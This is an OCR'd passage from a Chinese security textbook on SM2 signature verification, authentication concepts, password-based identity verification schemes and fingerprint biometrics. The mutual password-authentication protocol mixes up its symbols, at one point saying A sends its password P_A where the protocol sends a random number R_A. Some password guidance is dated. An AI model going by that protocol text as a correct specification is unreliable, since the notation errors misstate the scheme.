


图 2-39　SM2 椭圆曲线密码签名验证过程

⑥ 计算椭圆曲线点$(x_1', y_1')=[s']G+[t]P_A$;

⑦ 将 x_1'的数据类型转换为整数，计算 $R=(e'+x_1')\bmod n$，检验 $R=r'$是否成立，若成立则验证通过；否则验证不通过。

2.7　认证

2.7.1　认证的概念

认证（Authentication）又称鉴别或确认，它是证实某事是否名副其实或是否有效的一个过程。

认证和加密的区别在于：加密用以确保数据的保密性，阻止对手的被动攻击，如截取，窃听等；而认证用以确保报文发送者和接收者的真实性以及报文的完整性，阻止对手的主动攻击，如冒充、篡改、重播等。认证往往是许多应用系统中安全保护的第一道设防，因而极为重要。

认证的基本思想是通过验证称谓者（人或事）的一个或多个参数的真实性和有效性，来达到验证称谓者是否名副其实的目的（见图 2-40）。这样，就要求验证的参数和被认证的对象之间存在严格的对应关系，理想情况下这种对应关系应是唯一的。




图 2-40　认证原理

认证系统常用的参数有口令、标识符、密钥、信物、智能卡、指纹、视网纹等。对于那些能在长时间内保持不变的参数（非时变参数）可采用在保密条件下预先产生并存储的位模式进行认证，而对于经常变化的参数则应适时地产生位模式，再对此进行认证。

一般说来，利用人的生理特征参数进行认证的安全性高，但技术要求也高，至今尚未普及。目前广泛应用的还是基于密码的认证技术。

认证和数字签名技术都是确保数据真实性的措施，但两者有着明显的区别。

（1）认证总是基于某种收发双方共享的保密数据来认证被鉴别对象的真实性，而数字签名中用于验证签名的数据是公开的。

（2）认证允许收发双方互相验证其真实性，不准许第三者验证，而数字签名允许收发双方和第三者都能验证。

（3）数字签名具有发送方不能抵赖、接收方不能伪造和具有在公证人前解决纠纷的能力，而认证则不一定具备。

如果收发双方都是诚实的，那么仅有认证就足够了。利用认证技术收发双方可以验证对方的真实性和报文的真实性、完整性。但因他们双方共享保密的认证数据，如果接收方不诚实，则他便可以伪造发送方的报文，且发送方无法争辩；同样，发送方也可抵

赖其发出的报文，且接收方也无法争辩。由于接收方可以伪造，发送方能够抵赖，因此第三者便无法仲裁。

2.7.2　身份认证

用户的身份认证是许多应用系统的第一道防线，其目的在于识别用户的合法性，从而阻止非法用户访问系统。身份识别对确保系统和数据的安全保密是极其重要的，可以通过验证用户知道什么、用户拥有什么或用户的生理特征等方法来进行用户身份认证。

2.7.2.1　口令认证

口令是接收双方预先约定的秘密数据，它用来验证用户知道什么。口令验证的安全性虽然不如其他几种方法，但是口令验证简单易行，因此口令验证是目前应用最为广泛的身份认证方法之一。在计算机系统中，操作系统、网络、数据库都采用了口令验证。

在一些简单的系统中，用户的口令以口令表的形式存储。当用户要访问系统时，系统要求用户提供其口令，系统将用户提供的口令与口令表中存储的相应用户的口令进行比较，若相等则确认用户身份有效，否则确认用户身份无效，拒绝访问。

但是，在上述口令验证机制中，存在下列一些问题：

（1）攻击者可能从口令表中获取用户口令。因为用户的口令以明文形式存储在系统中，系统管理员可以获得所有口令，攻击者也可利用系统的漏洞来获得他人的口令。

（2）攻击者可能在传输线路上截获用户口令。因为用户的口令在用户终端到系统的线路上以明文形式传输，所以攻击者可在传输线路上截获用户口令。

（3）用户和系统的地位不平等。这里只有系统强制性地验证用户的身份，而用户无法验证系统的身份。

下面给出几种改进的口令验证机制。

1．利用单向函数加密口令

在这种验证机制中，用户的口令在系统中以密文的形式存储，并且对用户口令的加密应使得从口令的密文恢复出口令的明文在计算上是不可行的。也就是说，口令一旦加密，将永不可能以明文形式在任何地方出现。这就要求对口令加密的算法是单向的，即只能加密，不能解密。用户访问系统时提供其口令，系统对该口令用单向函数加密，并与存储的密文相比较。若相等，则确认用户身份有效，否则确认用户身份无效。

2．利用数字签名方法验证口令

在这种验证机制中，用户 i 将其公钥提交给系统，作为验证口令的数据，系统为每个用户建立一个时间标志 T_i（如访问次数计数器），用户访问系统时将其签名信息

$$ID_i \| D((ID_i, N_i), K_{di})$$

提供给系统，其中 N_i 表示本次访问是第 N_i 次访问。系统根据明文形式的标识符 ID_i 查出 K_{ei}，并计算

$$E(D((ID_i,N_i), K_{di}), K_{ei}) = < ID_i^*, N_i^* >$$

当且仅当 $ID_i= ID_i^*$, $N_i^*=T_i+1$ 时系统才确认用户身份有效。

在这种方法中，口令是用户的保密的解密密钥 K_{di}，它不存储于系统中，所以任何人都不可能通过访问系统而得到；虽然 K_{ei} 存储于系统中，但是由 K_{ei} 不能推出 K_{di}；由于从终端到系统的通道上传输的是签名数据而不是 K_{di} 本身，所以攻击者也不能通过截取获得；由于系统为每用户设置了时间标志 T_i，且仅当 $N_i^*=T_i+1$ 是才接收访问，所以可以抗重播攻击。

3．口令的双向验证

仅仅只有系统验证用户的身份，而用户不能验证系统的身份，是不全面的，也是不平等的。为了确保安全保密，用户和系统应能相互平等的验证对方的身份。

设 A 和 B 是一对平等的实体，在他们通信之前，必须对对方的身份进行验证。为此，他们应事先约定并共享对方的口令。设 A 的口令为 P_A，B 的口令为 P_B。当 A 要求与 B 通信时，B 必须验证 A 的身份，因此 A 应当首先向 B 出示表示自己身份的数据。但此时 A 尚未对 B 的身份进行验证，所以 A 不能直接将自己的口令发给 B。如果 B 要求与 A 通信也存在同样的问题。

为了解决这一问题，实现口令的双向对等验证，可选择一个单向函数 f。假定 A 要求与 B 通信，则 A 和 B 可如下相互认证对方的身份：

① A→B：R_A

② B→A：$f(P_B \| R_A) \| R_B$

③ A→B：$f(P_A \| R_B)$

A 首先选择随机数 P_A 并发送给 B。B 收到 P_A 后，产生随机数 R_B，利用单向函数 f 对其口令 P_B 和随机数 P_A 进行加密 $f(P_B \| P_A)$，并连同 R_B 一起发送给 A。A 利用单向函数 f 对自己保存的 P_B 和 P_A 进行加密，并与接收到的 $f(P_B \| P_A)$进行比较。若两者相等，则 A 确认 B 的身份是真实的，否则认为 B 的身份是不真实的。然后 A 利用单向函数 f 对其口令 P_A 和随机数 R_B 加密后发送给 B。B 利用单向函数 f 对自己保存的 P_A 和 R_B 进行加密，并与接收到的 $f(P_A \| R_B)$进行比较。若两者相等，则 B 确认 A 的身份是真实的，否则认为 A 的身份是不真实的。

由于 f 是单向函数，即使知道 $f(P_A \| R_A)$和 P_A 也不能计算出 P_A，即使知道 $f(P_B \| R_B)$ 和 R_B 也不能计算出 P_B，所以在上述口令验证机制中，即使有一方是假冒者，他也不能骗得对方的口令。为了阻止重播攻击，可在 $f(P_B \| P_A)$和 $f(P_A \| R_B)$中加入时间性参量。

4．一次性口令

为了安全，口令应当能够更换，而且口令的使用周期越短对安全越有利，最好是一个口令只使用一次，即一次性口令。实现一次性口令的方法有很多。利用 DES 等强密码算法可实现一次性口令。系统产生一个随机数 R，并对其加密得到 $E(R, K)$，并将 $E(R, K)$提供给用户，用户计算 $E(D(E(R, K), K)+1, K)$，并将计算值回送给系统。同时系统计算 $R+1$。系统将用户返回的值与系统自身计算的值进行比较，若两者相等，则系统

认为用户的身份为真。在这种方法中，系统和用户必须持有相同的密钥。

利用单向函数也可实现一次性口令。设 A 和 B 要进行通信，A 选择随机数 x，并计算

$$y_0=f^n(x) \tag{2-62}$$

其中 f 是单向函数。A 将 y_0 发送给 B 作为验证口令的数据。因为 f 是单向函数，所以对 y_0 不需保密。A 以

$$y_i=f^{n-i}\ (x) \qquad (0\leqslant i < n) \tag{2-63}$$

作为其第 i 次通信的口令发送给 B。B 计算 f (y_i)并验证是否等于 y_{i-1}，若相等，则确认 A 的身份是真实的，否则可知 A 的身份是不真实的，并中断通信。显然，这种认证方式共有 n 个不同的口令。

口令的产生可以由用户自己选择，也可以由计算机产生，还可以由用户自己选择辅以计算机检测，或由计算机产生而由用户选择。用户自己选择口令，简单方便，且容易记忆，但随机性差。用户习惯地喜欢选用与自己相关的一些事物名，如姓名、生日、宠物名等作口令。用计算机产生口令随机性好，但用户不容易记住。目前许多计算机系统采用由用户选择辅以计算机检测方式确定口令。在 UNIX 系统中，口令被加密转换为 11 个可打印字符。为了区分不同用户的相同口令，系统自动增加两个与时间及进程标识符有关的字符。VAX 的 VMS 系统随机产生 5 个口令，由用户选择其中之一。IBM 的 MVS 系统拒绝接收最近使用过的口令。

一个好的口令应当具备：

（1）应使用多种字符 如同时字母、数字、标点和控制符等。UNIX 系统在用户选择口令时，如果发现用户给出的口令不同时包含字母和数字，或口令是用户名的某种组合，就拒绝接收口令。

（2）应有足够的长度 一般取 6 到 10 个字符为宜。在许多系统中用户选择的口令长度不够时，系统拒绝接收。

（3）应尽量随机 不要选择一些与自己相关的人名、地名、生日等，最好也不要选择字典中的单词。

（4）应定期更换 经常更换口令有利于安全，但经常更换口令是件十分麻烦的事。基于 System V 的 UNIX 系统使用了口令时效机制。口令的时效机制强迫用户在指定的最长时间期限内更换口令。口令时效机制还有一个最短时间限制，一个口令只有使用的时间超过了这个最短时间限制才允许更换。而且这个最短时间限制可以设为 0，这样可随时更换口令。

2.7.2.2 生物特征识别

现行的许多计算机系统中，包括许多非常机密的系统，都是使用“用户 ID+口令”的方法来进行用户的身份认证和访问控制的。实际上，这些方案隐含着一些问题，如口

令容易被遗忘，有关机构的调查表明，因为遗忘口令而产生的问题已经成为 IT 厂商售后服务的最常见问题之一；口令也容易被别人窃取，盗取者通过观察用户在计算机终端前输入口令时的击键动作就可知道用户口令，甚至可以通过用户的生日、年龄、姓名或者其他一些信息猜出口令。众所周知，高度机密的美国一些军事机构计算机网络曾不止一次被黑客侵入，黑客们实际上就是从破解这些计算机网络的某一合法用户的口令开始的。尽管现行系统通过要求用户及时改变他们的口令来防止盗用口令行为，但这种方法不但增加了用户的记忆负担，也不能从根本上解决问题。

通过识别用户的生理特征来认证用户的身份是安全性极高的身份认证方法。把人体特征要用于身份识别，则它应具有不可复制的特点，必须具有唯一性和稳定性。研究和经验表明，人的指纹、掌纹、面孔、发音、虹膜、视网膜、骨架等都具有唯一性和稳定性的特征，即每个人的这些特征都与别人不同且终生不变，因此可以据此进行身份识别。基于这些特征，人们发展了指纹识别、视网膜识别、发音识别等多种生物识别技术，其中指纹识别技术更是生物识别技术的热点。

指纹识别技术的利用可以分为两类，即验证(Verification)和辨识(Identification)。验证就是通过把一个现场采集到的指纹与一个已经登记的指纹进行匹配来确认身份的过程。首先，用户指纹必须在指纹库中已经注册。指纹以一定的压缩格式存贮，并与用户姓名或标识联系起来。在匹配时，先验证其标识，再通过系统的指纹与现场采集的指纹进行比对来证明其合法。它回答了这样一个问题：“他是他自称的这个人吗？”图 2-41 给出了指纹登记与验证的原理。




图 2-41　指纹登记与验证原理

辨识则是把现场采集到的指纹同指纹数据库中的指纹逐一对比，从中找出与现场指纹相匹配的指纹。辨识主要应用于犯罪指纹匹配的传统领域中。一个不明身份的人的指纹与指纹库中有犯罪记录的人指纹进行比对，来确定此人是否曾经有过犯罪记录。辨识其实是回答了这样一个问题："他是谁？"图 2-42 给出了指纹登记与辨识原理。

